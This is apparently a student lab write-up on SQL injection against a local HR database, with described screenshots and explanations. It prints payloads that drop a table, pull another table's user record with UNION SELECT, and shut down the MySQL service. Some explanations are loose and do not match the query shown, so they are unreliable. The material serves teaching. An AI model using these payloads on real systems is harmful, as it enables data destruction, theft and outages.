


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**Q1.** Under database hr, create a new table called test

**Screenshots:**



**Explanation:**

This screenshot shows that the test table was created

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
**Q2.** Try the following password: ‘; drop table test;

**Screenshots:**

DB Connected successfully

```
select * from user_details where userid = 'jeidjied' and password = '';
```

Invalid user id or password



**Explanation:**

The ‘; drop table test; command in the password field tricks the database into deleting the table, because the ‘ treats it as a command rather than a password.

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**Q3.** Try the following password: 'UNION SELECT \* FROM hiddentable#

**Screenshots:**

```
DB Connected successfully
select * from user_details where userid = 'jeidjied' and password = "UNION SELECT * FROM hiddentable#"

-- Personal Information --

User ID : jrusse31

Password : 1234

Name : Russell Jesse

Date of Birth :2021-03-26

Gender : M

Country : United States

Email ID : jesse@test.test

-----Invalid user id or password
```

**Explanation:**

The 'UNION SELECT \* FROM hiddentable# command in the password field tricks the database into showing the data of the table. The # tells the database to ignore the single quote after it because it is a comment.

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**Q4.** Try the following password: ‘; shutdown#

**Screenshots:**

The screenshot shows the phpMyAdmin login interface. At the top, it says "Welcome to phpMyAdmin". Below this is a red error message box that reads "Cannot log in to the MySQL server". There is a "Language" dropdown menu set to "English". The "Log in" section contains three input fields: "Username:" with the value "root", "Password:" which is empty, and "Server Choice:" with a dropdown menu set to "MySQL". A "Go" button is located at the bottom right of the login section. Below the login section is another red error message box that reads "mysql::real\_connect(): (HY000/2002): No connection".

**Explanation:**

The ‘; shutdown# command in the password field tricks the database into shutting the mysql service down. The # tells the system to ignore the single quote because it is a comment.